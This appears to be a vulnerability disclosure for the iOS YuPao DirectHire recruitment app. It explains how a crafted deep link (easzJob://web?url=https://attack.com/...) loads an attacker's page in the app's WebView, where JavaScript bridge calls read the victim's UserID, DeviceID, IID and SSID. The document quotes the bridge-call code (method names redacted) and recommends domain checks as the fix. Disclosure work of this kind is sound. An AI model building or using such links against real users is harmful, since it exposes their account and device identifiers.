
An information leak vulnerability in the iOS version of YuPao DirectHire App

Brief Description

YuPao DirectHire app is a popular recruitment app, providing functions such as job hunting and employee recruitment. It ranks **No.12 in the "Business" category** list on the App Store of the Chinese region and has 2,224 ratings.



App Store 预览

打开 Mac App Store 购买和下载 App。

鱼泡直聘网-找工作招聘求职招人软件 4+

找工作，上鱼泡直聘网，就是快！

Yibin Fengguan Network Technology Co., Ltd

专为 iPhone 设计

“商务”类第 12 名

★★★★★ 4.3 • 2,224 个评分

免费 · 提供 App 内购买项目

评分及评论

查看全部

4.3（满分 5 分）

2,224 个评分

★★★★★

辛辣斯基，2024/07/11

找工作快，好用，老板靠谱。

找工作非常快，选择好自己的工作需求就能及时提供优质岗位信息。内容描述也非常清晰准确，能更好的做出初步筛选。建议职业选择可以放在更明显的位置，方便查找。

★★★★★

老山猪儿，2024/07/29

省事

不管你们用不用，我确实是在这上面找到了稳定的工作的，其他的软件我都用过，不过针对于我这种土木专业的，还是这个鱼泡网好一些，给个五星

★★★★★

没什么大不了323，2024/07/02

这个软件挺好用

亲身体验，强烈推荐，适合咱们工人使用。至前找活净遇到不靠谱的老板呀。这边老板都很真实，而且活路也不错。现在的活洗么难找，还好有这个软件。


The iOS version of the YuPao DirectHire supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the YuPao DirectHire app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's account information** (such as UserID) and **obtaining victim's device information** (such as DeviceID, SSID).


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL in the following format: **easzJob://web?url=https://attack.com/iOSJS/yupaodirecthire/atkYuPaoDirectHire.html**. Here, "**attack.com**" represents a domain under the attacker's control.

When the victim clicks on this link, it directs the victim to the YuPao DirectHire app and opens the webpage **https://attack.com/iOSJS/yupaodirecthire/atkYuPaoDirectHire.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's account information** (such as UserID) and **obtaining victim's device information** (such as DeviceID, SSID).



Malicious Page

!!! This is just a demo page, NO Sensitive Data will be stored!!!

An attacker can:

Get Your Account Info:

Your UserID: 1786[redacted]


Your IID: 786571483[redacted]

Get Your Device Info:

Your DeviceID: 78657148[redacted]

Your SSID: b51637ca-1da4-4[redacted]

Part of the code for JS to call OC and the callback function defined in JS are shown below:



```
window.AppLogBridge.callbackMemo.getCallback = function(callbackID){
    switch(callbackID){
        case "cb_get[redacted]":
            return cb_getUserUniqueId;
        case "cb_get[redacted]":
            return cb_getDeviceId;
        case "cb_get[redacted]":
            return cb_getIid;
        case "cb_get[redacted]":
            return cb_getSsid;
        }
}

window.webkit.messageHandlers.rangersapplog_ios_h5bridge_message_handler.postMessage({
    callback_id: "cb_get[redacted]",
    method : "get[redacted]",
    params: []
});

window.webkit.messageHandlers.rangersapplog_ios_h5bridge_message_handler.postMessage({
    callback_id: "cb_get[redacted]",
    method : "get[redacted]",
    params: []
});
```

Impact of the Vulnerability

Scope of the vulnerability: at least including YuPao DirectHire iOS version 8.8.0 (the latest version as of 2025-01-12).

Consequences of the vulnerability: Information disclosure.

Download link for affected application:

- **CN:** https://apps.apple.com/cn/app/%E9%B1%BC%E6%B3%A1%E7%9B%B4%E8%81%98%E7%BD%91-%E6%89%BE%E5%B7%A5%E4%BD%9C%E6%8B%9B%E8%81%98%E6%B1%82%E8%81%8C%E6%8B%9B%E4%BA%BA%E8%BD%AF%E4%BB%B6/id6504617252

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.